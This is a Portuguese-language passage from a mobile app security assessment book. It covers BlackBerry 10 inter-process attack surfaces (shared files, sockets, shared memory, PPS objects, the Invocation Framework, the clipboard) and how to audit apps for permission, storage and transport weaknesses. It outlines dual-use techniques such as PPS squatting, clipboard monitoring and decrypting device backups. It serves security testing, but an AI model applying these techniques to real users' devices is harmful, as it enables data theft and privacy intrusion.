grau de separação. Ou seja, os mecanismos de comunicação entre processos que estariam disponíveis entre o Aplicativo 1, o Aplicativo 2 e o Aplicativo 3 em seu próprio contêiner são normalmente desativados ou limitados em situações entre contêineres. Alguns exemplos de mecanismos que são limitados em tal configuração incluem arquivos compartilhados e a área de transferência.

No QNX e, portanto, no BlackBerry 10, existem os seguintes mecanismos de comunicação entre processos, que permitem a passagem do limite de confiança:

- **Arquivos** - São objetos de arquivo persistentes mantidos em uma permissão de arquivo tradicional que podem ser protegidos com permissões tradicionais de usuário e grupo do UNIX, juntamente com atributos estendidos do POSIX 1e (<http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.utilities/topic/s/setfacl.html> e <http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.utilities/topic/g/getfacl.html>)
- **Soquetes de rede** - **Normalmente**, são soquetes TCP ou UDP que podem ser vinculados ao host local ou a uma interface de rede externa. Não existe nenhum conceito nativo de listas de controle de acesso para eles. Em vez disso, eles são normalmente implementados pelo uso de um firewall. Como alternativa, o protocolo de alto nível que opera sobre soquetes pode implementar sua própria forma de autenticação e/ou autorização.
- **Soquetes de domínio UNIX** - São diferentes dos arquivos e soquetes de rede. Normalmente, eles são usados quando não se deseja a sobrecarga do estabelecimento de uma conexão TCP e a capacidade de se comunicar fora do dispositivo.
- **Memória compartilhada** - **Essa** é uma primitiva dos sistemas POSIX. O conceito é que há memória compartilhada nomeada e não nomeada que pode ser disponibilizada para outros processos, dependendo das configurações de umask.
- **Objetos PPS** - São implementados sob a forma de arquivos. No entanto, a implementação subjacente é um gerenciador de recursos (terminologia QNX) que implementa essa parte do namespace do sistema de arquivos. Eles estão vinculados às mesmas listas de controle de acesso que os arquivos e diretórios.
- **Canal/mensagem** - **Este** é um dos conceitos de mecanismo de IPC (comunicação entre processos) de nível mais baixo no QNX e sobre o qual muitos dos aspectos de nível mais alto são construídos.
- **Eventos** - Baseiam-se em canais e mensagens para fornecer um modelo de evento.
- **Memória digitada** - A memória digitada é uma funcionalidade POSIX definida na especificação 1003.1. Ela faz parte das extensões avançadas de tempo real. Normalmente, não se espera que os aplicativos usem a memória digitada para seus próprios fins; ela está listada aqui apenas para fins de completude.

A documentação do SDK nativo discute vários deles em detalhes

([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys\\_arch/topic/ ipc.html](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys_arch/topic/ ipc.html))

. Analisar os utilitários que acompanham o BlackBerry 10 também é uma boa ideia, pois vários deles são úteis quando você está investigando aplicativos. Você pode encontrar uma referência detalhada no site do desenvolvedor do BlackBerry

(<http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.utilities/topic/about.htm>). Também vale a pena analisar os vários aplicativos de amostra para os quais o BlackBerry publicou o código-fonte

([http://blackberry.github.io/Catalogs/All\\_Samples.html](http://blackberry.github.io/Catalogs/All_Samples.html)), pois eles fornecem alguns exemplos com funcionalidades que podem ser consideradas duvidosas do ponto de vista da segurança.

## Arquivos

No BlackBerry 10, sob o diretório de trabalho do aplicativo (`homePath()`) estão os seguintes locais de leitura/gravação:

- **./data** - **Esse** é um diretório de dados privado para o aplicativo que nenhum outro aplicativo pode acessar. Você obtém acesso ao conteúdo desse diretório fazendo o backup do dispositivo e descriptografando o backup.
- **./shared** e subdiretórios - **Esses** são arquivos compartilhados que podem ser acessados por aplicativos com o código `access_shared` capacidade.
- **./tmp** - **Como** o nome indica, este é um diretório temporário que o aplicativo e o sistema operacional podem limpar. Ele é privado para o próprio aplicativo.
- **./sharedwith** - São dados usados pelo aplicativo para compartilhar arquivos com outros aplicativos por meio do Invocation Framework.

Com relação ao `/sharedwith`, a BlackBerry tem o seguinte a dizer sobre a Invocation Framework e a transferência de arquivos:

Quando a estrutura recebe uma solicitação de invocação com um URI `file://`, ela inspeciona o URI para determinar se a solicitação se refere a uma área compartilhada. Se o arquivo já estiver compartilhado, a solicitação de invocação passará o URI para o arquivo na área compartilhada, conforme especificado pelo remetente. No entanto, se a estrutura de invocação detectar que o arquivo não é compartilhado, ela criará uma cópia de leitura/gravação do arquivo em uma caixa de entrada privada para o aplicativo de destino.

[http://developer.blackberry.com/native/documentation/cascades/device\\_platform/invocation/data\\_transfer.html](http://developer.blackberry.com/native/documentation/cascades/device_platform/invocation/data_transfer.html)

Três vetores para atacar aplicativos por meio de arquivos satisfazem nosso requisito de atravessar limites de confiança. O ataque a aplicativos por meio de `shared` e `Sharedwith` é trivial. O uso do diretório de dados privados do aplicativo para atacar um aplicativo só foi parcialmente implementado publicamente devido à incapacidade de criptografar novamente nas ferramentas comerciais.

Para arquivos compartilhados, você deve analisar os arquivos criados e consumidos pelo aplicativo de destino. No entanto, lembre-se de que esse ataque pressupõe que o aplicativo mal-intencionado tenha o recurso `access_shared`. Ao analisar os arquivos criados, você deve se preocupar principalmente com aqueles que contêm informações confidenciais e locais compartilhados, pois essas informações são úteis para um aplicativo mal-intencionado no dispositivo ou para o autor do aplicativo.

Ao avaliar os arquivos que são consumidos pelo aplicativo de destino, você se preocupa com o conteúdo deles e como os arquivos malformados ou maliciosos podem influenciar o programa. Por exemplo, você pode injetar conteúdo ou script no caso de um aplicativo WebWorks ou Cascades, ou acionar uma vulnerabilidade de negação de serviço ou corrupção de memória em um aplicativo escrito em C/C++. Para arquivos compartilhados, a superfície de ataque é semelhante a quando um aplicativo consome arquivos do diretório `compartilhado`. Entretanto, em vez de depender do consumo passivo, você pode invocar um aplicativo. (Consulte a seção "Estrutura de invocação" mais adiante neste capítulo).

Vários navegadores de arquivos estão disponíveis no BlackBerry World (<http://appworld.blackberry.com/webstore/content/43871/?lang=en&countrycode=GB>). Eles permitem examinar os arquivos que estão no diretório `compartilhado`, conforme mostrado [em Figura 15.2](#). Como alternativa, você pode usar o acesso SSH (Secure Shell) para examinar os arquivos e seu conteúdo.



**Figura 15.2** Um exemplo de aplicativo de navegador de arquivos

Para arquivos mantidos no diretório privado de um aplicativo, é possível recuperar qualquer coisa sensível armazenada por um ataque. Para obter detalhes sobre como fazer isso, consulte a seção "Acesso a dados de aplicativos de um dispositivo" no Capítulo 14. Os arquivos com conteúdo que modificariam o comportamento do aplicativo (seja a execução ou a

configuração) são modificáveis. Entretanto, a capacidade de criptografar novamente os backups para que possam ser restaurados no dispositivo não foi liberada publicamente.

## Soquetes de rede

No BlackBerry 10, é possível que um aplicativo implemente um servidor de algum tipo por meio da API de soquete ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys\\_arch/topic/tcpip.html](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys_arch/topic/tcpip.html)). De fato, a BlackBerry fornece um código de exemplo que faz isso para contornar algumas restrições de segurança nos aplicativos WebWorks.

Essa extensão do BlackBerry 10 WebWorks oferece APIs adicionais que fornecem um servidor Web incorporado.

A API oferece a capacidade de servir arquivos fora do diretório protegido do aplicativo.

O motivo para escrever essa API é que não é possível fazer download de mídia de um servidor externo e exibi-la em um aplicativo WebWorks. Essa API supera essa limitação, permitindo o acesso aos dados dos aplicativos ou aos diretórios tmp usando um URI como `http://localhost:8080/`.

<https://github.com/blackberry/WebWorks-Community-APIs/tree/master/BB10/mongoose>

Identificar os soquetes que podem ser de interesse é tão simples quanto fazer um netstat antes e depois de o aplicativo ser chamado para ver a nova superfície de ataque. Você se conecta ao soquete relevante por meio da API de soquete já discutida. No caso do exemplo do WebWorks, que incorporou o servidor da Web Mongoose, você pode realmente usar o navegador da Web para demonstrar a vulnerabilidade.

## Sockets de domínio UNIX

Os soquetes de domínio UNIX são compatíveis com o BlackBerry 10 ([http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib\\_ref/topic/u/unix\\_proto.html](http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib_ref/topic/u/unix_proto.html)) e são indiscutivelmente mais seguros do que os soquetes de rede para os desenvolvedores de IPC (Inter-Process Communication). Com relação à segurança:

Os mecanismos normais de controle de acesso ao sistema de arquivos também são aplicados ao fazer referência a nomes de caminhos (por exemplo, o destino de um `connect()` ou `sendto()` deve ser gravável).

[http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib\\_ref/topic/u/unix\\_proto.html](http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib_ref/topic/u/unix_proto.html)

Para listar os soquetes de domínio UNIX no dispositivo, você pode usar `netstat -f AF_LOCAL`. Para atacar um aplicativo que esteja usando soquetes de domínio UNIX, você deve criá-lo em um local ao qual o aplicativo atacante tenha acesso de leitura/gravação. Assim como ocorre com os soquetes de rede, você conecta o soquete relevante por meio da API de soquete, conforme discutido anteriormente.

## Objetos de memória compartilhada

Os objetos de memória compartilhada são compatíveis com o BlackBerry 10. Você pode encontrar um exemplo do Cascades (<http://blackberry.github.io/Qt2Cascades-Samples/docs/sharedmemory.html>) que mostra como usá-los de uma forma indiscutivelmente insegura. Esse aplicativo está dividido em dois arquivos BAR:

- **SharedMemory** <https://github.com/blackberry/Qt2Cascades-Samples/tree/master/sharedmemory>
- **SharedMemory Loader** [https://github.com/blackberry/Qt2Cascades-Samples/tree/master/sharedmemory\\_loader](https://github.com/blackberry/Qt2Cascades-Samples/tree/master/sharedmemory_loader)

Neste exemplo, você define a chave da seguinte forma:

```
// A chave que é usada para o segmento de memória  
compartilhada static const char *s_sharedKey =  
"fileloader_shm_key";
```

Isso permite que o cliente acesse o servidor usando esse nome. A API subjacente é `shm_open`:

Os bits de permissão do objeto de memória são definidos com o valor de mode, exceto os bits definidos na máscara de criação de arquivo do processo.

[http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib\\_ref/topic/s/shm\\_open.html](http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib_ref/topic/s/shm_open.html)



O uso do aplicativo de amostra de memória compartilhada mencionado anteriormente fornece uma boa base para a criação de um aplicativo para ler a memória compartilhada de outros processos.

A identificação dos aplicativos que usam memória compartilhada ocorre principalmente por meio da análise estática do código ou do binário. Ou seja, você procura programas que importem a API `shm_open` ou que tenham um objeto `QSharedMemory` (<http://developer.blackberry.com/native/reference/cascades/qsharedmemory.html>). No caso do Cascades, os aplicativos permitirão que você identifique esses aplicativos. Em seguida, será necessário encontrar o nome (se ele for de fato nomeado) para tentar se conectar a ele.

## Objetos PPS

Os objetos Persistent Publish/Subscribe (PPS) no BlackBerry são armazenados no caminho /pps e podem ser criados por aplicativos por meio da classe `Cascades PpsObject` ([http://developer.blackberry.com/native/reference/cascades/bb\\_ppsobject.html](http://developer.blackberry.com/native/reference/cascades/bb_ppsobject.html)) ou por meio de uma API de arquivo POSIX padrão, como `open`; por exemplo, `open ("/pps/an-object", O_RDWR | O_CREAT);`.

Enumerar a superfície de ataque de um aplicativo é tão simples quanto enumerar o namespace /pps antes e depois da instalação e execução do aplicativo ou, se objetos PPS persistentes forem usados no backup do aplicativo, você também obterá uma cópia dos objetos PPS.

Observe que os objetos PPS são codificados. O exemplo fornecido aqui foi emprestado de [http://www.qnx.com/developers/docs/660/index.jsp?topic=%2Fcom.qnx.doc.pps.developer%2Ftopic%2Fpps\\_encode.html](http://www.qnx.com/developers/docs/660/index.jsp?topic=%2Fcom.qnx.doc.pps.developer%2Ftopic%2Fpps_encode.html):

```
pps_encoder_t encoder;

pps_encoder_initialize(&encoder, false);
pps_encoder_start_object(&encoder, "@gps");
pps_encoder_add_double(&encoder, "speed", speed);
pps_encoder_add_string(&encoder, "city", city);
pps_encoder_start_object(&encoder, "position");
pps_encoder_add_double(&encoder, "longitude", lon);
pps_encoder_add_double(&encoder, "latitude", lat);
pps_encoder_end_object(&encoder);
pps_encoder_end_object(&encoder);

se ( pps_encoder_buffer(&encoder) != NULL ) {
write(fd, pps_encoder_buffer(&encoder), pps_encoder_length(&encoder));
}
pps_encoder_cleanup(&encoder);
```

O uso desse código resulta em um objeto PPS com a seguinte aparência

([http://www.qnx.com/developers/docs/660/index.jsp?topic=%2Fcom.qnx.doc.pps.developer%2Ftopic%2Fpps\\_encode.html](http://www.qnx.com/developers/docs/660/index.jsp?topic=%2Fcom.qnx.doc.pps.developer%2Ftopic%2Fpps_encode.html)):

```
@gps
velocidade:n:65.
412
cidade::Ottawa
position:json:{"latitude":45.6512,"longitude":-75.9041}
```

As funções nativas em C para codificação e decodificação não estão documentadas na API do BlackBerry 10. Em vez disso, você pode consultar a documentação do QNX ([http://www.qnx.com/developers/docs/660/index.jsp?topic=%2Fcom.qnx.doc.pps.developer%2Ftopic%2Fpps\\_api\\_reference.html](http://www.qnx.com/developers/docs/660/index.jsp?topic=%2Fcom.qnx.doc.pps.developer%2Ftopic%2Fpps_api_reference.html)). Para aplicativos Cascade, o `PpsObject` expõe versões da funcionalidade de codificação e decodificação, que está documentada em [http://developer.blackberry.com/native/reference/cascades/bb\\_ppsobject.html](http://developer.blackberry.com/native/reference/cascades/bb_ppsobject.html).

Para atacar objetos PPS, você aplica três tipos de ataque:

- **Squatting** - Ao usar um nome de PPS para um aplicativo que será instalado posteriormente, você pode fornecer informações aos consumidores.
- **Leitura** - Acesse informações confidenciais, como dados de configuração ou informações de identificação pessoal

que é revelado em um objeto PPS.

- **Gravação** - Grava dados do PPS que são consumidos pelo servidor. Isso é possível porque o PPS suporta vários publicadores que publicam no mesmo objeto PPS.

Há espaço para algumas travessuras no contexto dos objetos PPS.

## Canais, mensagens e eventos

*Canais* é um termo um pouco confuso no BlackBerry 10. A BlackBerry reproveitou um conceito central do QNX em um termo usado especificamente no contexto do BlackBerry Platform Services (BPS)

[http://developer.blackberry.com/playbook/native/reference/com.qnx.doc.bps.lib\\_ref/com.qnx.doc.bps.li](http://developer.blackberry.com/playbook/native/reference/com.qnx.doc.bps.lib_ref/com.qnx.doc.bps.li)

Especificamente, no contexto do BPS, há uma API chamada `bps_channel_create`, que é usada para implementar esse significado reproveitado

[http://developer.blackberry.com/playbook/native/reference/com.qnx.doc.bps.lib\\_ref/com.qnx.doc.bps.lib\\_ref/topic/bps](http://developer.blackberry.com/playbook/native/reference/com.qnx.doc.bps.lib_ref/com.qnx.doc.bps.lib_ref/topic/bps)

No entanto, no contexto do QNX, um conceito de canais de nível inferior é implementado por meio de várias APIs no nível do kernel:

O nível mais baixo dessas APIs é

- `ChannelCreate` - Para criar a metade de escuta de um canal [http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib\\_ref/topic/c/channelcreate.html](http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib_ref/topic/c/channelcreate.html)
- `ConnectAttach` - Para se conectar como um cliente à metade ouvinte de um canal  
[http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib\\_ref/topic/c/connectattach.html](http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib_ref/topic/c/connectattach.html)

Para usar o `ConnectAttach`, você precisa conhecer um Node Descriptor (ND), um ID de processo (PID) e um ID de canal (CHID) para poder se conectar a um servidor. A Blackberry fornece várias maneiras de obter essas informações (ou seja, anunciadas a outros aplicativos) em sua documentação

[http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.getting\\_started/topic](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.getting_started/topic) No entanto, às vezes você pode precisar tentar forçar esses itens por força bruta.

Existe uma versão de nível um pouco mais alto das APIs de canais para comunicação entre processos:

- `name_attach` - Use essa opção para registrar um nome no namespace e criar um canal  
[http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib\\_ref/topic/n/name\\_attach.html](http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib_ref/topic/n/name_attach.html)
- `name_open` - Use essa opção para abrir um nome para uma conexão de servidor  
[http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib\\_ref/topic/n/name\\_open.html](http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib_ref/topic/n/name_open.html).

Você pode encontrar alguns exemplos que mostram como os canais são usados em vários aplicativos para IPC. Por exemplo, para criar e conectar-se a um canal entre threads e usar pulsos para eventos, consulte este site:

<https://github.com/blackberry/Presentations/blob/master/2012-BLACKBERRY-JAM-Americas/JAM15/FaceFilter/src/main.cpp>

A probabilidade de você ver o uso de canais fora dos eventos em aplicativos e de eles serem vulneráveis de alguma forma é baixa.

## Conceitos de nível superior

Além dos elementos específicos da superfície de ataque discutidos neste capítulo, vale a pena considerar vários outros conceitos de nível superior ao atacar os aplicativos BlackBerry.

### Tráfego de rede

Assim como ocorre com aplicativos em outros sistemas operacionais, a análise do tráfego de rede quanto à falta de criptografia ou a análise de rede quando protocolos como SSL/TLS são usados são tarefas comuns que realizamos para validar a implementação se a verificação de certificados também for realizada. As técnicas empregadas para atacar aplicativos BlackBerry não são diferentes daquelas usadas em outros sistemas operacionais móveis que não permitem facilmente a instrumentação ou em que as configurações de proxy podem não ser respeitadas. Para obter sugestões de abordagens e advertências relevantes, leia a seção do Capítulo 14 chamada "Rede"

## Estrutura de invocação

A estrutura de invocação aborda o conceito de invocação limitada e ilimitada.

Em primeiro lugar, há dois tipos de invocações: não vinculadas e vinculadas. Uma invocação não vinculada é realizada quando um aplicativo não especifica um aplicativo de destino específico que deve ser invocado e, portanto, depende da estrutura de invocação para selecionar o melhor destino. Por exemplo, se houver três aplicativos que possam abrir arquivos .DOC, a estrutura escolherá o melhor com base em sua própria lógica de seleção de destino. Portanto, para invocações não vinculadas, a estrutura fornece intermediação automática para encontrar os alvos mais adequados e também executa a seleção de alvos para escolher o melhor entre os melhores.

<http://devblog.blackberry.com/2012/08/blackberry-10-invocation-framework/>

Você quer se concentrar principalmente em invocações limitadas porque deseja visar um aplicativo específico. Para entender qual é a superfície de ataque do Invocation Framework de um aplicativo, você precisa examinar seu bar-descriptor.xml. Nesse arquivo, haverá tags <invoke-target>; por exemplo:

```
<invoke-target id="com.nccgroup.mahh.foo">
    <invoke-target-name>Monstro de comida</invoke-target-name>
    <icon><image>icon.png</image></icon>
    <type>foo.monster</type>
    <filtro>
        <action>bb.action.OPEN</action>
        <mime-type>*</mime-type>
    <property var="uris" value="file:///"/>
    <property var="exts" value="monster"/>
    </filtro>
</invoke-target>
```

Esse trecho de código diz que ele lida com URIs de arquivos que terminam em .monster para solicitações OPEN. Ao atacar clientes do Invocation Framework, você usará essas definições para atacar com URIs ou arquivos malformados para causar um comportamento indesejável no aplicativo de destino ou para fazer com que arquivos ou URLs sejam acessados, o que leva a um ataque de segundo estágio.

## Área de transferência

Para recuperar informações da área de transferência que possam ser confidenciais, você precisa usar a classe `Clipboard` na API do Cascades ([http://developer.blackberry.com/native/reference/cascades/bb\\_system\\_clipboard.html](http://developer.blackberry.com/native/reference/cascades/bb_system_clipboard.html)). O desafio é que você precisa especificar explicitamente o tipo MIME, ou seja, `text/plain`, `text/html` ou `text/url`.

Esses tipos foram identificados por meio da análise do código-fonte do WebKit BlackBerry Port (<https://github.com/adobe/webkit/blob/master/Source/WebCore/platform/blackberry/ClipboardBlackBerry.c>). A documentação do SDK diz:

Os dados na área de transferência são referenciados por tipo. Podem existir vários tipos de dados na área de transferência ao mesmo tempo. Normalmente, cada tipo se refere a uma codificação diferente dos mesmos dados. Por exemplo, um aplicativo que copia dados de uma fonte HTML pode inserir marcação HTML e texto simples na área de transferência.

...

Um tipo pode ser qualquer cadeia de caracteres não vazia. Para compatibilidade com outros aplicativos, recomenda-se o uso de tipos de mídia da Internet (ou seja, tipos MIME). Por exemplo, `text/plain`, `text/html` e `text/rtf` são três codificações comumente usadas para dados textuais.

[http://developer.blackberry.com/native/reference/cascades/bb\\_system\\_clipboard.htm](http://developer.blackberry.com/native/reference/cascades/bb_system_clipboard.htm)

Devido a essa limitação, fazer várias solicitações com uma variedade de tipos de MIME faz sentido se você estiver procurando monitorar a área de transferência quanto a alterações. Se você estiver escrevendo um aplicativo para monitorar a área de transferência, certifique-se de solicitar o recurso `run_when_backgrounded`; caso contrário, seu aplicativo não será executado quando não estiver no

Primeiro plano.

## Resumo

Este capítulo aborda várias maneiras de atacar aplicativos, desde mecanismos de comunicação interprocessos de baixo nível do sistema operacional até conceitos de alto nível específicos do BlackBerry, como o Innovation Framework.

O ataque que você aplica dependerá do tipo de aplicativo, da superfície de ataque e da funcionalidade específica do aplicativo. Por exemplo, talvez você queira avaliar a suscetibilidade de um aplicativo WebWorks a vulnerabilidades de injeção de script observando as origens e as sincronizações dos dados recuperados e processados pelo aplicativo. No exemplo da extensão do WebWorks, em que os autores incorporaram seu próprio servidor Web (<https://github.com/blackberry/WebWorks-Community-APIs/tree/master/BB10/mongoose>), você pode examinar o index.html e o JavaScript associado para ver se ele extrai um arquivo de /shared (não extrai) que estava sob seu controle.

O ataque aos aplicativos do BlackBerry 10 não é diferente do ataque a qualquer outro aplicativo de dispositivo móvel baseado em POSIX. Sim, o ataque a aplicativos do BlackBerry 10 tem alguns aspectos exclusivos devido ao fato de o QNX ser o sistema operacional subjacente, além da maneira como o BlackBerry 10 é arquitetado do ponto de vista da segurança e da presença de algumas funcionalidades de nível superior. No entanto, em geral, as metodologias de ataque que você empregaria para aplicativos nativos (ou seja, C/C++) ou da Web (HTML5/JavaScript) se aplicam quando você está avaliando aplicativos BlackBerry 10.

# CAPÍTULO 16

## Identificação de problemas com aplicativos BlackBerry

Os capítulos anteriores abordaram como começar a analisar os aplicativos BlackBerry 10 e como você pode atacá-los. Este capítulo aborda classes específicas de vulnerabilidade e como você pode identificá-las nos aplicativos que estão sendo avaliados.

Os aplicativos BlackBerry não são radicalmente diferentes dos aplicativos de qualquer outra plataforma. Portanto, as classes de problemas às quais eles são potencialmente suscetíveis também não são radicalmente diferentes em comparação com outras plataformas.

Ao fazer avaliações práticas e conscientes dos riscos dos aplicativos, você se preocupa principalmente com os ataques que se enquadram em cinco categorias:

- **Permissões do aplicativo** - As permissões solicitadas pelo aplicativo precisam ser proporcionais e essenciais para a funcionalidade que o usuário espera. Determine se as permissões solicitadas são excessivas por natureza.
- **Armazenamento de dados** - O aplicativo deve armazenar dados de forma que as informações não sejam expostas desnecessariamente, e os dados acessíveis não devem prejudicar a segurança do aplicativo.
- **Transmissão de dados** - Os **dados** devem ser transmitidos pelo aplicativo de forma segura e integral, proporcional à sensibilidade dos dados.
- **Manuseio e privacidade de informações pessoalmente identificáveis (PII)** - Quando dados de PII ou outros dados que violem a privacidade forem processados e transmitidos pelo aplicativo, os desenvolvedores devem respeitar a privacidade do usuário e optar por fornecer consentimento informado.
- **Desenvolvimento seguro** - Os **desenvolvedores** devem escrever o aplicativo de forma ampla e segura para atenuar as vulnerabilidades que podem levar ao comprometimento do próprio aplicativo por meios locais ou remotos. Essa categoria lida principalmente com a linguagem de programação de nível inferior, o sistema operacional e os primitivos de empacotamento. Verifique se os desenvolvedores não introduziram pontos fracos de segurança ou omitiram atenuações.

Cada uma dessas cinco categorias principais pode ser composta de muitas subcategorias. Essas subcategorias incluem coisas como operações criptográficas no caso de transmissão de dados; essa subcategoria, por sua vez, terá um subelemento que garante que a fonte do gerador de números pseudo-aleatórios usada para a geração de material-chave esteja correta. Outro exemplo pode ser em relação ao desenvolvimento seguro com uma subcategoria de proteção de propriedade intelectual com um subelemento de ofuscação ou detecção de jailbreak.

Por fim, uma categoria muito ampla de consideração é a privacidade do usuário além das PII. Por exemplo, o rastreamento de usuários em aplicativos que não lidam com PII confidenciais ainda pode violar a privacidade do usuário. A GSM Association fornece algumas boas diretrizes sobre esse tópico na publicação de 2012 intitulada "Privacy Design Guidelines for Mobile Application Development" (<http://www.gsma.com/publicpolicy/privacy-design-guidelines-for-mobile-application-development>). A Vodafone também fornece algumas diretrizes de privacidade na forma de uma referência on-line (<http://developer.vodafone.com/develop-apps/privacy/privacy-guidelines/>).

## Limitação de permissões excessivas

As permissões formam a primeira linha de defesa de um aplicativo porque não apenas informam ao usuário o que o aplicativo precisa, mas também limitam o impacto se um aplicativo for comprometido. No Capítulo 14, discutimos os recursos do aplicativo, que são as manifestações das permissões na plataforma BlackBerry. Também no Capítulo 14, discutimos os pacotes de aplicativos e os arquivos BAR. `MANIFEST.MF` é o arquivo de manifesto do aplicativo, que define as permissões ou os recursos de que os aplicativos precisam. Você define as permissões dentro do manifesto em `Entry-Point-User-Actions`.

Para auditar as permissões:

1. Obtenha o arquivo BAR e/ou `MANIFEST.MF`.
2. Quando um arquivo BAR for obtido, extraia-o como um arquivo Zip.
3. Analise o `MANIFEST.MF`, especificamente o `Entry-Point-User-Actions`, em relação à lista publicada de recursos da BlackBerry ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native\\_sdk](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native_sdk))

Determinar se um aplicativo está solicitando permissões demais normalmente envolverá uma discussão com os desenvolvedores, a menos que o aplicativo seja obviamente muito agressivo.

## Resolução de problemas de armazenamento de dados

Os tipos comuns de problemas de segurança de armazenamento de dados incluem os seguintes:

- Armazenamento de informações, como credenciais ou informações confidenciais de identificação pessoal, no diretório de dados compartilhados, que pode ser acessado por outros aplicativos com o recurso `access_shared`
- Armazenamento de arquivos de configuração ou que influenciam a execução (ou seja, scripts) que prejudicam a segurança do aplicativo no diretório de dados compartilhados, que é acessível a outros aplicativos com o recurso `access_shared`
- Armazenamento de informações altamente confidenciais para um serviço no arquivo BAR do aplicativo, presumindo que elas não estarão acessíveis
- Armazenamento de informações altamente confidenciais para um serviço na área restrita do aplicativo, presumindo que elas não estarão acessíveis

Essas classes de problemas podem afetar a segurança ou a privacidade do usuário ou, potencialmente, o aplicativo e seus serviços de suporte. Ao longo dos anos, vimos vários exemplos de aplicativos que incorporaram segredos que os desenvolvedores não esperavam que pudessem ser descobertos, mas que, quando apontados, exigiram uma rearquitetura significativa do aplicativo para serem resolvidos de maneira robusta.

## Auditoria de arquivos compartilhados

A maneira mais fácil de auditar problemas que envolvam arquivos compartilhados é usar o acesso SSH (Secure SHell) ao dispositivo para fazer uma listagem dos arquivos antes e depois da instalação e do uso (`ls -Rl` <http://www.qnx.org.uk/developers/docs/6.3.0SP3/neutrino/utilities/l/ls.html>). Um método alternativo é usar um dos vários navegadores de arquivos disponíveis na App Store. Para obter mais informações sobre arquivos compartilhados e acesso a arquivos, consulte o Capítulo 15 e a seção intitulada "Arquivos".

Além de verificar os arquivos compartilhados, você também deve verificar o registrador do sistema ou o logger (<http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.utilities/topic/s/logger>) para ver se há informações confidenciais sendo registradas.

## Verificação de arquivos BAR

A auditoria de informações confidenciais contidas nos arquivos BAR é simples:

- Obtenha o BAR e/ou o `MANIFEST.MF`.
- Quando um arquivo BAR é obtido, extraia-o como um Zip.

Em seguida, você deve examinar cada arquivo em busca de arquivos confidenciais, tomando o cuidado de entender e investigar se os dados ou arquivos são realmente arquivos ou codificados de alguma forma (por exemplo, BASE64). Uma ferramenta útil para identificar tipos de arquivos de formatos binários comuns é o utilitário de arquivos do Linux ou qualquer outro utilitário que use libmagic (<http://sourceforge.net/projects/libmagic/>).

## Revisão da sandbox de aplicativos

Para poder identificar os arquivos que contêm informações confidenciais na sandbox do aplicativo, primeiro você precisa fazer um backup do dispositivo usando o BlackBerry Link para poder acessar as informações que não são enviadas como parte do arquivo BAR. Em seguida, você deve descriptografar esse arquivo de backup usando uma ferramenta como o Elcomsoft Phone Password Breaker Forensic Edition. A seção "Acesso a dados de aplicativos de um dispositivo" do Capítulo 14 explica como usar essa ferramenta.

Depois de descriptografar o arquivo de backup, você terá um arquivo `.bbb` que contém três arquivos `.tar`. O `appdata.tar` contém as informações nas quais você está interessado. Dentro do `appdata.tar` há um subdiretório para cada um dos aplicativos instalados, incluindo o armazenamento privado da sandbox do aplicativo. Em seguida, você pode localizar o subdiretório do aplicativo no qual está interessado e analisá-lo. Assim como ocorre com os arquivos BAR, a análise cuidadosa dos arquivos que não são ASCII é

importantes porque também podem conter informações confidenciais facilmente decodificáveis.

## Verificação da transmissão de dados

Ao avaliar os mecanismos de transmissão de dados de um aplicativo, você está interessado no seguinte: ■ A sensibilidade das informações e se elas devem ser criptografadas.

- Requisitos de integridade para as informações e se sua integridade deve ser garantida.

A criptografia e/ou as verificações de integridade são necessárias se as versões do protocolo ou as cifras usadas forem reconhecidamente fracas.

## Criptografia

Para avaliar se a segurança de transporte do dispositivo para um serviço on-line está presente, primeiro você precisa estar em posição de interceptar o tráfego. Como fazer isso é abordado na seção "Análise e interceptação do tráfego de rede" no Capítulo 14. Analise todo o tráfego de e para o aplicativo quanto à presença de dados em texto claro que estejam fracoamente codificados ou criptografados, ou que usem conexões criptografadas fáceis de interceptar. As regras gerais são

- As informações relacionadas à autenticação devem ser criptografadas, incluindo credenciais e tokens de sessão para serviços protegidos por esses mecanismos.
- As PII sensíveis, incluindo identificadores exclusivos de dispositivos ou rastreadores de usuários, devem ser criptografadas em trânsito.
- Qualquer mecanismo de criptografia usado para proteger os dados de transporte deve atenuar os ataques ativos (man-in-the-middle) e passivos (análise de tráfego).

A maneira mais comum de implementar a segurança de transporte é usar SSL (Secure Socket Layer) ou TLS (Transport Layer Security). Sempre que possível, todos os aplicativos devem utilizar o TLS 1.2 ou superior, que foi introduzido no OpenSSL 1.0.0h e no OpenSSL 1.0.1. Se o TLS 1.1 precisar ser suportado para compatibilidade com o servidor, ele poderá ser, no entanto, dada a divulgação da vulnerabilidade Poodle (<https://www.us-cert.gov/ncas/alerts/TA14-290A>). O SSL 3.0 e versões inferiores não devem ser compatíveis.

Com relação ao uso do TLS em um aplicativo, você deve entender o seguinte:

- Quais versões de protocolo são suportadas e se ataques de downgrade ou renegociação de protocolo são possíveis■ Quais cifras são suportadas
- Se a validação do certificado é realizada por uma autoridade de certificação confiável
